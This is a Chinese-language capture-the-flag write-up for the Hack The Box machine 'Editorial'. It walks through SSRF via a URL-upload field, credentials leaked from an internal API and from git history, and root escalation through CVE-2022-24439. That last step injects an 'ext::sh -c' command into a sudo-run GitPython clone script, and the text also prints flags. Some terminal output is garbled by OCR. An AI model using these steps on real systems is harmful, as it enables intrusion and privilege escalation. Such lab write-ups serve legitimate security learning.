Editorial,[應該是SSRF漏洞]、git(使用及漏洞提權)

```
Starting Nmap 7.94SVN (https://nmap.org) at 2024-06-21 05:21 PDT
Nmap scan report for 10.10.11.20
Host is up (0.23s latency).
PORT
      STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 8.9pl Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
I ssh-hostkey:
    256 Od:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
I http-title: Did not follow redirect to http://editorial.htb
| http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A
or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
TRACEROUTE (using port 80/tcp)
HOP RTT
             ADDRESS
1
    234.71 ms 10.10.14.1
    234.84 ms 10.10.11.20
2
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 20.25 seconds
```


測試目錄爆破沒啥東西,有2個目錄。

只有一個/uploads看似可利用,


可使用url、文件上傳。




先測試文件上傳(失敗)。直接下載檔案....



測試URL, 抓取內網<u>http://127.0.0.1</u>, 直接顯使圖片



針對127.0.0.1嘗試所有port爆破




?	Payload sets						
	You can define one or more payload sets. The number of payload sets depen						
	Payload set: 1	∨ Payload count: 65,535					
	Payload type: Numb	pers V Request count: 65,535					
?	Payload settings [Numbers]						
	This payload type generates numeric payloads within a given range and in a						
	Number range						
	Туре:	Sequential					
	From:	1					
	To:	65535					
	Step:	1					
	How many:						
	Number format						
	Base:	Decimal					
	Min integer digits:	0					
	Max integer digits:	5					
	Min fraction digits:	0					
	Max fraction digits:	0					
	Examples						

發現5000 Port長度不一樣,

Payload	Status code	Response received	Error	Timeout	Length 🛆
5000	200	202	202		
	200	198			232
4999	200	199			232
5001	200	299			232


測試後,其他Port回傳URL會傳images,但5000Port不會,

在web執行,下載出這些資訊



```
{"messages":[{"promotions":{"description": "Retrieve a list of all the promotions in
our library.", "endpoint": "/api/latest/metadata/messages/promos", "methods": "GET"}},
{"coupons":{"description": "Retrieve the list of coupons to use in our
library.", "endpoint": "/api/latest/metadata/messages/coupons", "methods": "GET"}},
{"new_authors":{"description": "Retrieve the welcome message sended to our new
authors.", "endpoint": "/api/latest/metadata/messages/authors", "methods": "GET"}},
{"platform_use":{"description": "Retrieve examples of how to use the
platform.", "endpoint": "/api/latest/metadata/messages/how_to_use_platform", "methods": "GET"}}], "version":[{"changelog":{"description": "Retrieve a list of all the versions and
updates of the api.", "endpoint": "/api/latest/metadata/changelog", "methods": "GET"}},
{"latest":{"description": "Retrieve the last version of
api.", "endpoint": "/api/latest/metadata", "methods": "GET"}}]}
```

進行在127.0.0.1:5000/+參數,找到帳密



{"template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table. |n|nYour login credentials for our internal forum and authors site

are:\nUsername: dev

\nPassword: dev080217 devAPI!@

\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."/

```
進行SSH連線測試(成功)
             )-[/home/kali/Desktop/tool]
   ssh dev@editorial.htb
The authenticity of host 'editorial.htb (10.10.11.20)' can't be established.
ED25519 key fingerprint is SHA256:YR+ibhVYSWNLe4xyiPA0g45F4p1pNAcQ7+xupfIR70Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'editorial.htb' (ED25519) to the list of known hosts.
dev@editorial.htb's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-112-generic x86_64)
 * Documentation: https://help.ubuntu.com
                 https://landscape.canonical.com
 * Management:
 * Support:
                 https://ubuntu.com/pro
 System information as of Sat Jun 22 01:18:38 AM UTC 2024
  System load:
                       0.0
 Usage of /:
                       60.3% of 6.35GB
 Memory usage:
                       12%
 Swap usage:
                       0%
  Processes:
                       227
 Users logged in:
                       0
  IPv4 address for eth0: 10.10.11.20
  IPv6 address for eth0: dead:beef::250:56ff:feb0:d1da
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Mon Jun 10 09:11:03 2024 from 10.10.14.52
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
dev@editorial:~$ whiami
Command 'whiami' not found, did you mean:
 command 'whoami' from deb coreutils (8.32-4.1ubuntu1)
Try: apt install <deb name>
dev@editorial:~$ whoami
dev@editorial:~$ uname -a
Linux editorial 5.15.0-112-generic #122-Ubuntu SMP Thu May 23 07:48:21 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
dev@editorial:~$
有3個使用者
 LINUX editoriat 3.13.0-112-generit #122-obuntu-
dev@editorial:~$ cat /etc/passwd |grep bash
root:x:0:0:root:/root:/bin/ba
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
 dev:x:1001:1001::/home/dev:/bin/b
dev@editorial:~$
user flag
```

```
user.txt
dev@editorial:~$ cat user.txt
6dd5fa0448d19ced4785deabdafb6724
dev@editorial:~$
```

```
dev@editorial:~$ ls -al
total 36
drwxr-x- 5 dev dev 4096 Jun 22 01:24 .
drwxr-xr-x 4 root root 4096 Jun 5 14:36 ...
drwxrwxr-x 3 dev dev 4096 Jun 5 14:36 apps
lrwxrwxrwx 1 root root
                        9 Feb 6 2023 .bash_history → /dev/null
-rw-r--r-- 1 dev dev 220 Jan 6
                                  2022 .bash_logout
-rw-r--r-- 1 dev dev 3771 Jan 6 2022 .bashrc
drwx——— 2 dev dev 4096 Jun 5 14:36 .cache
drwx ---- 3 dev dev 4096 Jun 22 01:24 .gnupg
-rw-r--r-- 1 dev dev 807 Jan 6 2022 .profile
-rw-r---- 1 root dev
                      33 Jun 22 00:36 user.txt
dev@editorial:~$ cd apps/
dev@editorial:~/apps$ ls -al
total 12
drwxrwxr-x 3 dev dev 4096 Jun 5 14:36 .
drwxr-x- 5 dev dev 4096 Jun 22 01:24 ...
drwxr-xr-x 8 dev dev 4096 Jun 5 14:36 .git
dev@editorial:~/apps$
```

可以使用 git log 顯示對儲存庫所做的所有提交的清單。

dev@editorial:~/apps\$ git log

commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD \rightarrow master)

Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Sun Apr 30 21:04:21 2023 -0500 Date:

fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883

Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Date: Sun Apr 30 21:01:11 2023 -0500

change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae

Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Sun Apr 30 20:55:08 2023 -0500 Date:

change(api): downgrading prod to dev

* To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28

Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Sun Apr 30 20:51:10 2023 -0500

feat: create api to editorial info

* It (will) contains internal info about the editorial, this enable faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8

Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>

Sun Apr 30 20:48:43 2023 -0500 Date:

feat: create editorial app

- * This contains the base of this project.
- * Also we add a feature to enable to external authors send us their books and validate a future post in our editorial.

使用git show 1e84a036b2f33c59e2390730699a488c65643d28讀取

找到帳密訊息

you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login creden 7_Production_2023ia\nPlease be sure to change your password as soon as possible for security purposes.\n\n to support you.\n\nBest regards, " + api_editorial_name + " Team."

Username: prod

Password: 080217 Production 2023!@

```
dev@editorial:~/apps$ su prod
Password:
prod@editorial:/home/dev/apps$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
prod@editorial:/home/dev/apps$ whoami
prod
prod@editorial:/home/dev/apps$
```

提權

```
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
prod@editorial:~$
```

此腳本也針對qit

```
prod@editorial:/opt/internal_apps/clone_changes$ cat clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

這個腳本執行的步驟如下:

- 1. 導入必要的模組:os、sys和git模組中的Repo類別。
- 2. 將目前工作目錄變更為/opt/internal_apps/clone_changes。
- 3. 從命令列參數中取得克隆的URL。
- 4. 初始化一個裸倉庫。
- 5. 使用提供的URL克隆遠端倉庫到本地目錄new_changes,並設定protocol.ext.allow選項為 always,以允許使用所有協定。

針對git clone from exploit 找到漏洞CVE-2022-24439

參考: https://github.com/gitpython-developers/GitPython/issues/1515

使用參考參數測試,測試有成功新增

反彈失敗,嘗試直接抓取、讀取root flag

sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat%
/root/root.txt% >% /tmp/root.txt'

```
prodmeditorial:/tmp$ tat root.txt
prodmeditorial:/tmp$ sudo python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >% /tmp/root.txt'
Traceback (most recent call last):
    File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
        r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
    File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
        return cls. clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
    File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
        finalize_process(proc, stderr=stderr)
    File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
        proc.wait(**kwargs)
    File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
        raise GitCommandError(remove_password_if_present(self.args), status, errstr)
    git.exc.GitCommandError(rediv'git') failed due to: exit code(128)
    cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c cat% /root/root.txt% >% /tmp/root.txt new_changes
    stderr: 'Cloning into 'new_changes'...
    fatal: Could not read from remote repository.

Please make sure you have the correct access rights
    and the repository exists.

**prodmeditorial:/tmp$ cat root.txt
31c3294f500a36846d2bc076e367848c
```